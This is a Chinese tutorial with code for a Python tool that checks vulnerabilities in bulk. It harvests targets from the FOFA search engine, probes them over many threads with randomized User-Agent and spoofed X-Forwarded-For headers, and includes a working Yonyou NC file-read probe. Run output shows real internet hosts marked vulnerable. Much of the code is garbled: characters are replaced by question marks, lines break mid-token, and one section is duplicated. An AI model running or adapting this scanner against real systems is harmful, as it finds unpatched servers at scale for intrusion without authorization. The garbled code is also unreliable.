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## 编写目的

批量验证poc，Python代码练习。

需求分析

- 
- 1、poc尽可能简单。
  - 2、多线程。
  - 3、联动fofa获取目标。
  - 4、随机请求头。

## 实现过程

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脚本分为三个模块，获取poc及目标、多线程批量请求验证、输出结果。其中批量请求验证包括构造多线程，修改请求参数，发送请求三个部分。

## Main函数

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在main函数中，主要有三个部分获取poc及目标，多线程(将目标填充到队列，创建多线程并启动)、输出结果。

具体实现如下：

```
def main():    # ??Ctrl+C????    signal.signal(signal.SIGINT, quit)    signal.signal(signal.SIGTERM, quit)    showpocs()    ## ????    targetList = getTarget()    ## ??????????    thread(targetList)    ## ????    putTarget(List)
```

## 获取目标

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关于目标来源，设计单个目标、从文件中读取多个目标以及根据FoFa语法从FOFA\_API中获取目标三种方式。

<br />定义函数getTarget，函数分为两个部分

第一部分为根据 `-f Fofa语法` 获取目标，默认数目为30条，

第二部分为根据 `-u url / -i file / -f num(数目, 默认为10)`

获取要请求验证的目标，两部分以是否传参poc参数区别，最后返回一个targetList列表。

具体实现如下：

```
def getTarget():
    targetList=[]
    count=0
    if result.poc==None:
        if result.outfile!=None and result.fofa!=None:
            # FOFA????
            if result.fofa!=None:
                qbase=result.fofa
                qbase64=str(base64.b64encode(qbase.encode("utf-8")), "utf-8")
                print("FOFA???" +qbase)
                fofa_url="https://fofa.so/api/v1/search/all?email="+email+"&key="+key+"&qbase64="+qbase64+"&fields=title,host,ip,port,city&size=30"
                try:
                    res=requests.get(fofa_url)
                    results = json.loads(res.text)
                    filepath=result.outfile
                    with open(filepath,'w') as targets:
                        for i in results['results']:
                            targets.write(i[1]+'\\n')
                            print(i[1])
                            count+=1
                            print("???"+"??"+str(count)+"?????"+"filepath+"??")
                except Exception as e:
                    print(e)
                    sys.exit()
            else:
                if result.url!=None or result.file!=None or result.fofa!=None:
                    # ???
                    if result.url!=None:
                        targetList.append(result.url)
                    # ?????
                    if result.file!=None:
                        try:
                            filepath=result.file
                            with open(filepath,'r') as targets:
                                for target in targets.readlines():
```

```
        targetList.append(target.strip())
except Exception as e:                print(e)
    # FOFA????                        if result.fofa!=None:
qbase=""                               pocName = result.poc
with open('poc.json',encoding='UTF-8') as f:
    data = json.load(f)                for poc in dat
a:                                     if pocName == poc:
        qbase=data[poc]['fofa']        qbase64=s
tr(base64.b64encode(qbase.encode("utf-8")), "utf-8")
        try:                            fofa_url="https://fofa.so/ap
i/v1/search/all?email="+email+"&key="+key+"&qbase64="+qbase6
4+"&fields=title,host,ip,port,city&size="+str(result.fofa)
            res=requests.get(fofa_url)
        results = json.loads(res.text)    print(
"FOFA???" +qbase)                    print("?????" +str(result
.fofa)+"?")
            for i in results['results']:
                targetList.append(i[1])
        # print(targetList)              except Exception as
e:                                     print(e)                return targetList
        else :                            sys.exit("????????????")
```

## 批量请求验证

定义thread函数，封装多线程请求相关代码，需传入获取到的目标参数target List。

具体实现如下：

```
def thread(targetList):    ## ??poc    poc=poc_load()    ##
????    queueLock.acquire()    for target in targetList:
    targetQueue.put(target)    queueLock.release()    ## ???
?    threadList = []    threadNum=result.threadNum    for i
in range(0,threadNum):        t=reqThread(targetQueue,poc)
        t.setDaemon(True)        threadList.append(t)    for i
in threadList:            i.start()    # ??????????    for t in t
hreadList:                t.join()
```

## 加载POC

---

请求验证必须使用 `-p`

`pocName`参数指定要使用的POC，所有POC在poc.json文件中存储。

具体实现如下：

```
# pocdef poc_load():      if result.poc!=None:          poc =
result.poc                isPoc = False # POC????          # ??json??
    with open('poc.json',encoding='UTF-8') as f:
        data = json.load(f)          for key in data:
            if poc == key:          isPoc=True          if
isPoc==False:              print("POC ???")          sys.e
xit("???--show??poc??")          else:              return data
[poc]          else:          pass
```

## 多线程类

定义reqThread线程类，传入队列以及poc两个参数，封装req请求方法。

具体实现如下：

```
class reqThread (threading.Thread):      def __init__(self, q,
poc):          threading.Thread.__init__(self)          self.q =
q          self.poc=poc          def run(self):          try:
    while not self.q.empty():          queueLock.acqui
re()          target=self.q.get()          queue
Lock.release()          if self.req(target):
        print(target+" is vuln !")          List
.append(target)          else:          pass
    except Exception as e:          pass          def req(se
lf,url):          poc=self.poc          payload=urlParse(url)+po
c['request']['url']          res=requests.request(method=poc['
request']['method'],url=payload,headers=randomheaders(poc),p
proxies=getProxy(),data=poc['request']['data'],verify=False,t
imeout=5)          if res.status_code==200 and poc['request']['
confirm'] in res.text:          return True          else:
    return False
```

其中在req中的请求方法内，存在三个修改请求的方法。

urlParse

对获取到的目标进行文本处理。

```
# ??urldef urlParse(url):      if "https://" not in url:
    if "http://" in url:        url=url          else:
        url="http://" +url      return url
```

## getProxy

指定请求代理。

```
# ??def urlParse(url):      if "https://" not in url:
if "http://" in url:        url=url          else:
    url="http://" +url      return url
```

## randomHeaders

添加随机User-Agent、referer、XFF等请求头参数值。

```
def randomHeaders(poc):      headers={}      uaList=[
z  zilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, lik
e Gecko) Chrome/80.0.3987.100 Safari/537.36',          'Mozill
a/5.0 (iPhone; CPU iPhone OS 13_3_1 like Mac OS X; zh-CN) Ap
pleWebKit/537.51.1 (KHTML, like Gecko) Mobile/17D50 UCBrowse
r/12.8.2.1268 Mobile AliApp(TUnionSDK/0.1.20.3)',          'Mo
zilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/53
7.36 (KHTML, like Gecko) Chrome/80.0.3987.116 Safari/537.36'
,          'Mozilla/5.0 (Linux; Android 8.1.0; OPPO R11t Build
/OPM1.171019.011; wv) AppleWebKit/537.36 (KHTML, like Gecko)
Version/4.0 Chrome/76.0.3809.89 Mobile Safari/537.36 T7/11.
19 SP-engine/2.15.0 baiduboxapp/11.19.5.10 (Baidu; P1 8.1.0)
',          'Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/5
37.36',          'Mozilla/5.0 (iPhone; CPU iPhone OS 13_3_1 li
ke Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile
/15E148 SP-engine/2.14.0 main%2F1.0 baiduboxapp/11.18.0.16 (
Baidu; P2 13.3.1) NABar/0.0',          'Mozilla/5.0 (Windows N
T 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) C
hrome/64.0.3282.140 Safari/537.36 Edge/17.17134',          'Mo
zilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML
```

```
, like Gecko) Chrome/75.0.3770.100 Safari/537.36', 'M
ozilla/5.0 (iPhone; CPU iPhone OS 12_4_4 like Mac OS X) Appl
eWebKit/605.1.15 (KHTML, like Gecko) Mobile/15E148 MicroMess
enger/7.0.10(0x17000a21) NetType/4G Language/zh_CN',
'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KH
TML, like Gecko) Chrome/74.0.3729.169 Safari/537.36',
'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KH
TML, like Gecko) Chrome/78.0.3904.108 Safari/537.36',
'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (K
HTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36',
'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.3
6 (KHTML, like Gecko) Chrome/74.0.3729.108 Safari/537.36',
'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.3
6 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36',
'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.
36 (KHTML, like Gecko) Chrome/80.0.3987.106 Safari/537.36',
] refList=[ 'www.baidu.com' ] xffList=[
'127.0.0.1', '51.77.144.148', '80.93.212
.46', '109.123.115.10', '187.44.229.50',
'190.14.232.58', '5.166.57.222', '36.94.142.
165', '52.149.152.236', '68.15.147.8',
'188.166.215.141', '190.211.82.174', '101.51.1
39.179' ] if 'User-Agent' in poc['request']['headers']
: if poc['request']['headers']['User-Agent'].strip()!
='': headers['User-Agent']=poc['request']['header
s']['User-Agent'] else: headers['User-Agen
t']=random.choice(uaList) if 'referer' in poc['request']
['headers']: if poc['request']['headers']['referer'].s
trip()!='': headers['referer']=poc['request']['he
aders']['referer'] else: headers['referer'
]=random.choice(refList) if 'X-Forwarded-For' in poc['req
uest']['headers']: if poc['request']['headers']['User
-Agent'].strip()!='': headers['X-Forwarded-For']=
poc['request']['headers']['X-Forwarded-For'] else:
headers['X-Forwarded-For']=random.choice(xffList)
for key in poc['request']['headers']: if key != "re
ferer" and key != "User-Agent" and key != "X-Forwarded-For
": headers[key]=poc['request']['headers'][key]
return headers
```

## 输出结果

定义全局变量List，储存要输出的目标，定义输出方法putTarget。  
具体实现如下：

```
List=[]## ??def putTarget(resultList):    if result.file!=None or result.fofa!=None:        if len(resultList)!=0 :            if result.outfile != None :                filepath=result.outfile                with open(filepath,'w') as targets:                    for target in resultList:                        targets.write(target+'\n')                        print("?????" +str(len(resultList))+"?????" +filepath+"?")                    else:                        print("????????????")                    else:                        pass
```

## 其他

### 全局变量

```
# ??https??requests.packages.urllib3.disable_warnings(InsecureRequestWarning)## ??targetQueue = queue.Queue(100)## ?queueLock = threading.Lock()# ??List=[]# FoFAemail=""
```

### 命令行读取参数

```
arg = ArgumentParser(description='POC_Verify')arg.add_argument('-u', dest='url',help='Target URL',type=str)arg.add_argument('-i', '--file', dest='file',help='Scan multiple targets given in a textual file',type=str)arg.add_argument('-f', "--fofa", dest='fofa',help='fofaquery Nums/String Example if poc -f 10 else -f "abc" default=30',default=10)arg.add_argument('-p', dest='poc',help=' Load POC file from poc.json')arg.add_argument('-proxy', dest='proxy',help='Use a proxy to connect to the target URL Example : -proxy http:127.0.0.1:8080',type=str)arg.add_argument('-t', dest='threadNum',help='the thread_count,default=10', type=int, default=10)arg.add_argument('-show', dest='show', help='show all pocs',nargs='?',const='all',type=str)arg.add_argument('-o', '--outfile', dest='outfile', help='the file save result', default='result.txt',
```

```
type=str)result = arg.parse_args()
```

## poc详情显示

```
## ??pocdef showpocs():      isPoc = False      if result.show != None:          # ??json??          with open('poc.json',encoding='UTF-8') as f:              data = json.load(f)          if result.show=="all":              print("pocname".ljust(20),"description".ljust(20))              print("-----")              print("-----")              for key in data:                  print(key.ljust(20),data[key]['name'].ljust(20))                  else:                      if result.show in data:                          print("pocname".ljust(20),"description".ljust(20))                          print("-----")                          print(result.show.ljust(20),data[result.show]['name'].ljust(20))                          sys.exit()                      else:                          pass
```

## Ctrl+C结束线程

```
# ???def quit(signum, frame):    print('You choose to stop me.')    sys.exit()def main():    # ??Ctrl+C???    signal.signal(signal.SIGINT, quit)    signal.signal(signal.SIGTERM, quit)
```

## poc.json文件

poc本质为一次HTTP请求，本着简单的原则，仅设计名称、联动fofa的语法、请求头、请求内容、以及验证漏洞存在回显的内容5个字段。


```
{    "pocname": {        "name": "????",        "fofa": "fofa????????????????",        "request": {            "method": "",            "url": "",            "headers": {                "referer": "",                "User-Agent": "",                "X-Forwarded-For": "",                "Content-Type": ""            },            "data": "",            "confirm": "?????"        },        "yonyounc": {            "name": "??NC ??????",            "fofa": "app=\\\"??-UFIDA-NC\\\"",            "request": {                "method": "get",
```



```
"url": "/NCFindWeb?service=IPreAlertConfigService&filename  
=index.jsp",          "headers": {          "referer": "  
",          "User-Agent": "",          "  
X-Forwarded-For": ""          },          "data": "  
,          "confirm": "<%@ page language="          }    } }
```

## 运行结果

### FoFa获取目标



```
C:\渗透\poc>py -3 poc.py -p yonyounc -f 10 -proxy http:127.0.0.1:8080  
FOFA搜索: app="用友-UFIDA-NC"  
搜索结果: 10条  
36. ... #888 is vuln !  
47. ... is vuln !  
59. ... #080 is vuln !  
14. ... #81 is vuln !
```